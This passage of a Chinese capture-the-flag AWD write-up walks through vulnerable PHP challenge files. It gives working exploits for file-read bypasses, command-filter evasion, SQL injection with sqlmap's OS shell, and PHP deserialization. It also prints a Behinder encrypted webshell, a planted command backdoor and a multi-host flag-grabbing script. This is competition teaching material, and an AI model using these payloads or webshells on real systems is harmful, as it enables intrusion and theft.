$file = str_replace("flag","", $file);
$file = str_replace("../","", $file);
$file = str_replace("../","", $file);
$file = str_replace("file://","", $file);
@print_r(file_get_contents($file));
?>
```

利用 `file://` 伪协议读绝对路径即可, AWD环境中flag的绝对路径都已知: `/flag.txt`

```
?file=file:///le:///flflagag.txt
?file=php://filter/read=convert.base64-encode/resource=/flflagag.txt
.....
```

利用点3


代码执行: `awd1/config.php`

```
// 根目录
$basedir = '';
$shell=@$_POST['shell'];
if(preg_match('/(system|exec|shell|file_|call|open|preg|eval|assert|pass|include|require|key)/i', $shell)) {
    exit();
}
@eval($shell);
```

参数绕过代码执行

```
shell=(s.y.s.t.e.m)('cat /flag.txt');
shell="\x73\x79\x73\x74\x65\x6d"('cat /flag.txt');
```

flag{Congratulations_This_is_Flag}



利用点4

任意文件读取: `awd1/concat.php`

```
<?php
include 'header.php';
$file_path = @$_GET['path'];
if(file_exists($file_path)){
    $fp = fopen($file_path,"r");
    $str = fread($fp,filesize($file_path));
    echo $str = str_replace("\r\n","<br />",$str);
}
?>
```

```
?path=/flag.txt
?path=/etc/passwd
```

利用点5

参数绕过命令执行: `awd1/footer.php`

```
<?php
$shell=@$_POST['shell'];
if(preg_match('/(cat|\ |more|flag)/i',$shell)&&str_replace(" ", "", $shell)) {
    exit();
}else{
    @system($shell);
}
?>
```


```
shell=ca''t</fl''ag.txt
shell=`echo${IFS}Y2F0IC9mbGFmLnR4dAo=|base64${IFS}-d`
shell=a=ca;b=t;c=fl;d=ag;$a$b${IFS}/$c$d.txt
```

利用点6

注入: `awd1/login.php`

```
<?php
include_once('config.php');
if (!empty($_POST['username'])) {
    $user=$_POST['username'];
    $pass=$_POST['password'];
    $query = "SELECT * FROM admin WHERE user_name='{$user}' and user_pass='{$pass}' ";
    $data = mysqli_query($dbc,$query);
    if (mysqli_num_rows($data) == 1) {
        $row = mysqli_fetch_array($data);
        $_SESSION['username'] = $row['user_name'];
        header('Location: ./admin/index.php');
    }else{
        echo '<hr/><center><br/>用户名: ', $user, '<br/>密码: ', $pass, '<br/><br/>用户名密码错误</center>';
    }
}
?>
```

Wopop x +
192.168.7.17/awd1/login.php



```
Administrator: Sqlmap
PS D:\Tools\Web\sqlmap> python2 .\sqlmap.py -r .\test.txt --batch
[1.4.4.10#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:58:10 /2020-09-18/

19:58:10 [INFO] parsing HTTP request from '.\test.txt'
19:58:10 [INFO] resuming back-end DBMS 'mysql'
19:58:10 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: username=admin' AND 8612=8612 AND 'QNUV'='QNUV&password=m0c1n7&button=SIGN-IN

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 6529 FROM (SELECT(SLEEP(5)))ygh1) AND 'eala'='eala&password=m0c1n7&button=SIGN-IN

---
19:58:10 [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx 1.16.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB Fork)
19:58:10 [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\192.168.7.17'
19:58:10 [WARNING] you haven't updated sqlmap for more than 142 days!!!

[*] ending @ 19:58:10 /2020-09-18/
https://blog.csdn.net/mochu777777
```

```
PS D:\Tools\Web\sqlmap> python2 .\sqlmap.py -r .\test.txt --os-shell
[1.4.4.10#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:04:08 /2020-09-18/

20:04:08 [INFO] parsing HTTP request from '.\test.txt'
20:04:08 [INFO] resuming back-end DBMS 'mysql'
20:04:08 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: username=admin' AND 8612=8612 AND 'QNUV'='QNUV&password=m0c1n7&button=SIGN-IN

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 6529 FROM (SELECT(SLEEP(5)))ygh1) AND 'eala'='eala&password=m0c1n7&button=SIGN-IN

---
20:04:08 [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx 1.16.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB Fork)
20:04:08 [INFO] going to use a web backdoor for command prompt
20:04:08 [INFO] fingerprinting the back-end DBMS operating system
20:04:08 [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
20:04:09 [INFO] retrieved the web server document root: '/var/www/'
20:04:09 [INFO] retrieved web server absolute paths: '/var/www/html/awd1/login.php'
20:04:09 [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
20:04:09 [WARNING] reflective value(s) found and filtering out
20:04:09 [WARNING] unable to upload the file stager on '/var/www/'
20:04:09 [INFO] trying to upload the file stager on '/var/www/awd1/' via LIMIT 'LINES TERMINATED BY' method
20:04:09 [WARNING] unable to upload the file stager on '/var/www/awd1/'
20:04:09 [INFO] trying to upload the file stager on '/var/www/html/awd1/' via LIMIT 'LINES TERMINATED BY' method
20:04:09 [INFO] the file stager has been successfully uploaded on '/var/www/html/awd1/' - http://192.168.7.17:80/awd1/tmpu1sq.php
20:04:10 [INFO] the backdoor has been successfully uploaded on '/var/www/html/awd1/' - http://192.168.7.17:80/awd1/tmpbrmq.php
20:04:10 [INFO] calling OS shell. To quit type 'X' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output: 'www-data'
os-shell>
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a]
```

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output: 'www-data'
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a]
```

```
command standard output:
---
-d
Wopop_files
Y2F0IC9mbGFnLnR4dAo=
about.php
admin
config.php
contact.php
css
data
footer.php
gulpfile.js
header.php
images
index.php
js
less
login.php
search.php
ser.php
services.php
single.php
tmpbrmq.php
tmpuolsq.php
---
os-shell> cat /flag.txt
do you want to retrieve the command standard output? [Y/n/a]

command standard output: 'flag{Congratulations_This_is_Flag}'
os-shell>
```

<https://blog.csdn.net/mochu7777777>


利用点7

注入: `awd1/search.php`

```
<?php
include 'header.php';
include_once('config.php');
$id=$_GET['id'];
    $check = eregi('select|insert|update|delete|\'|\\|\\*|\\*|\\.\\.\\.\\/|\\.\\.\\/|union|into|load_file|outfile', $id);
    if($check){
echo "Invalid strings!!!Please try agine!";
}else{
    $query = "SELECT * FROM news WHERE id=$id";
    $data = mysqli_query($dbc,$query);
    $com = mysqli_fetch_array($data);
}
?>
```

`eregi()` 函数可以使用 `%00` 截断, 然后进行注入

`ereg()` 和 `eregi()` 函数在 `PHP 7` 中被弃用了, 我这里的容器环境是 `PHP 7.3`, 测试时会返回致命错误



SEAFARING
A TRAVEL AGENCY

主页 关于 服务 联系我们

Warning: session_start(): Cannot start session when headers already sent in /var/www/html/awd1/config.php on line 14

Fatal error: Uncaught Error: Call to undefined function eregi() in /var/www/html/awd1/search.php:5 Stack trace: #0 {main} thrown in /var/www/html/awd1/search.php on line 5

<https://blog.csdn.net/mochu777777>

懒得测试了...

利用点8

反序列化代码执行: `awd1/ser.php`

```
<?php
class Smile
{
    protected $ClassObj;
    function __construct() {
        $this->ClassObj = new safe();
    }
    function __destruct() {
        $this->ClassObj->action();
    }
}

class safe
{
    function action() {
        echo "Here is safe";
    }
}

class unsafe
{
    private $data;
    function action() {
        eval($this->data);
    }
}

unserialize(@$_GET['test']);
```

直接构造poc


```

<?php
class Smile
{
    protected $ClassObj;
    function __construct() {
        $this->ClassObj = new unsafe();
    }
    function __destruct() {
        $this->ClassObj->action();
    }
}
class unsafe
{
    private $data="system('cat /flag.txt');";
    function action() {
        eval($this->data);
    }
}



$res = new Smile();
echo urlencode(serialize($res));
?>

```

```

?test=0%3A5%3A%22Smile%22%3A1%3A%7Bs%3A11%3A%22%00%2A%00ClassObj%22%3B0%3A6%3A%22unsafe%22%3A1%3A%7Bs%3A12%3A%22%00unsafe%00data%22%3Bs%3A24%3A%22system%28%27cat+%2Fflag.txt%27%29%3B%22%3B%7D%7D

```



PS: 吐槽一下出题人写的这个 `Smile` 类名, 这 `Smile` 直接让我看成 `Smile`

利用点9

命令执行: `awd1/admin/footer.php`

```

<?php
$shell=@$_POST['shell'];
@system($shell);
if($shell != ""){
    exit();
}
?>

```

```

shell=cat /flag.txt

```

利用点10


直接送flag: `awd1/admin/index.php`

```
<!-- banner -->
<div class="banner1">
</div>
<!-- //banner -->
<!-- single -->
<div class="single">
<div class="container">
<div class="single-page-artical">
<div class="artical-content">
<h3>flag:<?php print_r(file_get_contents('/flag'));?></h3>

<p></p>
</div>
</div>
```

不过我记得比赛的时候，flag的路径及文件名是：`/flag.txt`，所以这里比赛的时候是读不出来的

修改为 `/flag.txt` 即可读到flag






Flag:flag{Congratulations_This_is_Flag}



利用点11

任意文件上传：`awd1/admin/upload.php`

```
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
  </head>
  <?php
include_once('../config.php');
if (isset($_SESSION['username'])) {
    include_once('header.php');
    $html_username = htmlspecialchars($_SESSION['username']);
    if(isset($_SESSION['error_info']) && $_SESSION['error_info'] != '') {
        echo $_SESSION['error_info'];
        $_SESSION['error_info'] = '';
    }
}
else {
    header('Location: ../login.php');
}
$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
    if($name!="")
    {
        $name1=substr($name,-4);
        if(is_uploaded_file($tmpName)){
            $time=time();
            $rootpath='./upload/'.$time.$name1;
            $file=fopen($tmpName, "r") or die('No such file!');
            $content=fread($file, filesize($tmpName));
            if(strpos($content,'fuck')){
                exit("<script language='JavaScript'>alert('You should not do this!');window.location='index.php?page=submit'</script>");
            }
            if(!move_uploaded_file($tmpName,$rootpath)){
                echo "<script language='JavaScript'>alert('文件移动失败!');window.location='index.php?page=submit'</script>";
                exit;
            }
        }
        echo "上传成功: /upload/".$time.$name1;
    }
}
catch(Exception $e)
{
    echo "ERROR";
}
//
require('footer.php');
?>
</html>
```



在 `awd1/admin/upload/1600179756.php` 题目本身存放了一个命令执行后门

```
//1600179756.php
<?php system($_GET['cmd']);?>
```

利用点12

冰蝎马: `awd1/admin/upload/.library.php`

```

<?php
@error_reporting(0);
session_start();
if (isset($_GET['djicoieDJNCIVD']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
$post=file_get_contents("php://input");
if(!extension_loaded('openssl'))
{
    $t="base64_".decode";
    $post=$t($post."");

    for($i=0;$i<strlen($post);$i++) {
        $post[$i] = $post[$i]^$key[$i+1&15];
    }
}
else
{
    $post=openssl_decrypt($post, "AES128", $key);
}

$arr=explode('|',$post);
$func=$arr[0];
$params=$arr[1];
class C{public function __construct($p) {eval($p."");}}
@new C($params);
?>

```

冰蝎马: <https://www.t00ls.net/articles-56337.html>

```

PS C:\Users\Administrator\Desktop> php -r "echo openssl_encrypt('|system(\`whoami\`);','AES128','');"
sbD9xXGKpb2/BSn/O/gPNg0MrbwusxVXLEVTNRXyGcc=

```

Target: http://127.0.0.1

Request

Raw Params Headers Hex

```

POST /awd1/admin/upload/library.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/awd1/admin/upload/library.php
Cookie: PHPSESSID=v517b17cjhro3m64ng8mmruj3r
Upgrade-Insecure-Requests: 1

sbD9xXGKpb2/BSn/O/gPNg0MrbwusxVXLEVTNRXyGcc=

```

Response

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Date: Fri, 18 Sep 2020 15:59:11 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.4.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 26

m0c1nu7-pc\administrator

```

<https://blog.csdn.net/mochu7777777>

AWD2

利用点1

文件读取直接送flag: `ecshop/a.php`

```
<?php
if(isset($_GET['shop'])){
echo file_get_contents(base64_decode('L2ZsYWcudHh0'));}
?>
```

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('L2ZsYWcudHh0'));"
string(9) "/flag.txt"
```

```
import requests

def get_shell(ip_list):
    flag_path = '/a.php'
    pwd = 'shop'
    command = 'test'

    for i in ip_list:
        flag_url = 'http://'+i+flag_path+'/?'+pwd +'='+command
        res = requests.get(url=flag_url)
        print("[+]{0}: {1}\n".format(i,res.text))


if __name__ == '__main__':
    ip_list = \
        ['172.20.102.102',
         '172.20.103.102',
         '172.20.104.102',
         '172.20.105.102',
         '172.20.106.102',
         '172.20.107.102',
         '172.20.108.102',
         '172.20.109.102',
         '172.20.110.102',
         '172.20.111.102',
         '172.20.112.102']
    get_shell(ip_list)
```

利用点2


命令执行: `ecshop/api.php`

```
$hook = $_GET['s'];
if(isset($hook)){
    echo ` $hook `;
}
```

```
?s=cat /flag.txt
```



flag{Congratulations_This_is_Flag}




<https://blog.csdn.net/mochu7777777>

利用点3


文件读取直接送flag: `ecshop/check_file.php`

```
if(isset($_GET['shop'])){  
echo file_get_contents(base64_decode('L2ZsYWcudHh0'));  
}
```



flag{Congratulations_This_is_Flag}

错误: 请确认补丁包或安装包文件夹放置的目录是否按说检测要求说明文档里描述的那样放置



